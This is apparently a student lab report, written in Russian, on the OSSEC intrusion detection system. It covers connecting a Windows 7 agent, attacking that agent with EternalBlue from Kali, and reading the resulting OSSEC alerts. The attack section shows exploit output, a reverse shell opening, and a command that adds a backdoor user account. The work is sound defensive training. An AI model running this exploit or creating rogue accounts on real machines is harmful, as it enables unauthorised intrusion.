

# Практическое задание. HIDS OSSEC

## 1. Установка и настройка OSSEC-сервера с подключением агента

The screenshot displays the OSSEC Web Interface (Open Source Security) in a browser window. The interface shows a list of alerts on the left, including several "Unknown problem somewhere in the system" messages and a "New ossec agent connected" message. The main window shows a Windows command prompt with the following output:

```
Администратор: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
(c) Корпорация Майкрософт, 2009. Все права защищены.

C:\Users\User>ipconfig

Настройка протокола IP для Windows

Ethernet adapter Подключение по локальной сети:

    DNS-суффикс подключения . . . . . : 
    Локальный IPv6-адрес канала . . . . : fe80::d54f:1e54:4310:1c61%11
    IPv4-адрес . . . . . : 192.168.0.107
    Маска подсети . . . . . : 255.255.255.0
    Основной шлюз . . . . . : 192.168.0.1


Туннельный адаптер isatap.{782A9B78-C2F8-4B32-A80C-...} :

    Состояние среды . . . . . : Среда передачи
    DNS-суффикс подключения . . . . . : 

C:\Users\User>
```

Overlaid on the command prompt is the "OSSEC Agent Manager" window, which shows the agent configuration for "Win7\_107 (003)" with IP "192.168.0.107". The status is "Running". The "OSSEC Server IP" is set to "192.168.0.103" and the "Authentication key" is "MDAazFdpbjdTMTA3IDE5M4xNj". The "Save" button is highlighted. The "Restarted" button is also visible. The bottom of the screenshot shows the OSSEC logo and copyright information: "All Content © 2006 - 2013 Trend Micro. All rights reserved."


## 2. Атака уязвимости EternalBlue на агента Win7 с последующим созданием нового пользователя.



```
kalik [Работает] - Oracle VM VirtualBox
Файл Машина Вид Ввод Устройства Справка
user@kali: ~ Снимок экр... 01:01 ПП (РМ)
user@kali: ~
Файл Действия Правка Вид Справка
[*] 192.168.0.107:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.0.107:445 - Sending all but last fragment of exploit packet
[*] 192.168.0.107:445 - Starting non-paged pool grooming
[*] 192.168.0.107:445 - Sending SMBv2 buffers
[*] 192.168.0.107:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.0.107:445 - Sending final SMBv2 buffers.
[*] 192.168.0.107:445 - Sending last fragment of exploit packet!
[*] 192.168.0.107:445 - Receiving response from exploit packet
[*] 192.168.0.107:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.0.107:445 - Sending egg to corrupted connection.
[*] 192.168.0.107:445 - Triggering free of corrupted buffer.
[*] Command shell session 1 opened (192.168.0.108:4444 → 192.168.0.107:49437) at 2023-12-11 12:53:42 +0300
[*] 192.168.0.107:445 - =====
[*] 192.168.0.107:445 - =====WIN=====
[*] 192.168.0.107:445 - =====

C:\Windows\system32>net user Kali_User qwer /add
net user Kali_User qwer /add
*****
```

## 3. Фиксация атаки на OSSEC-сервере



OSSEC Web Interface - Open Source Security

Available agents:

- +ossec-server (127.0.0.1)
- +Win7\_107 (192.168.0.107)
- +Win7 (192.168.0.103)

Latest modified files:

- +/etc/ossec-init.conf
- +/etc/apache2/sites-enabled/ossec-wui.conf

Latest events

Level: 3 - Windows Audit event. 2023 Dec 11 12:57:45

Rule Id: 512

Location: (Win7\_107) 192.168.0.107->rootcheck

Windows Audit: Null sessions allowed (PCI, DSS: 11.4).

Level: 5 - Users Group Changed 2023 Dec 11 12:57:09

Rule Id: 10233

Location: (Win7\_107) 192.168.0.107->WinEvtLog

User: USER-005 Account Domain: WORKGROUP Logon ID: 0x3e7 Member: Security ID: S-1-5-21-3560321079-308722067-4264673827-1003

2023 Dec 11 12:57:35 WinEvtLog: Security: AUDIT: SUCCESS(4732): Microsoft-Windows-Security-Auditing: (no user): no domain: user-005: A member was added to a security-enabled local group. Subject: Security ID: S-1-5-18 Account Name: USER-005 Account Domain: WORKGROUP Logon ID: 0x3e7 Member: Security ID: S-1-5-21-3560321079-308722067-4264673827-1003 Account Name: - Group: Security ID: S-1-5-32-545 Group Name: \*\*\*\*\* Group Domain: BuiltIn Additional Information: Privileges: -

Level: 8 - User account changed. 2023 Dec 11 12:57:09

Rule Id: 18111

Location: (Win7\_107) 192.168.0.107->WinEvtLog

User: USER-005 Account Domain: WORKGROUP Logon ID: 0x3e7 Target Account: Security ID: S-1-5-21-3560321079-308722067-4264673827-1003 Account Name: Kali\_User Account Domain: user-005 Changed Attributes: SAM Account Name: Kali\_User Display Name: %1793 User Principal Name: - Home Directory: %1793 Home Drive: %1793 Script Path: %1793 Profile Path: %1793 User Workstations: %1793 Password Last Set: 11.12.2023 12:57:35 Account Expires: %1794 Primary Group ID: 513 AllowedToDelegateTo: - Old UAC Value: 0x15 New UAC Value: 0x10 User Account Control: %2048 %2050 User Parameters: - SID History: - Logon Hours: %1797 Additional Information: Privileges: -

Level: 8 - User account enabled or created. 2023 Dec 11 12:57:09

Rule Id: 18110

Location: (Win7\_107) 192.168.0.107->WinEvtLog

User: USER-005 Account Domain: WORKGROUP Logon ID: 0x3e7 Target Account: Security ID: S-1-5-21-3560321079-308722067-4264673827-1003 Account Name: Kali\_User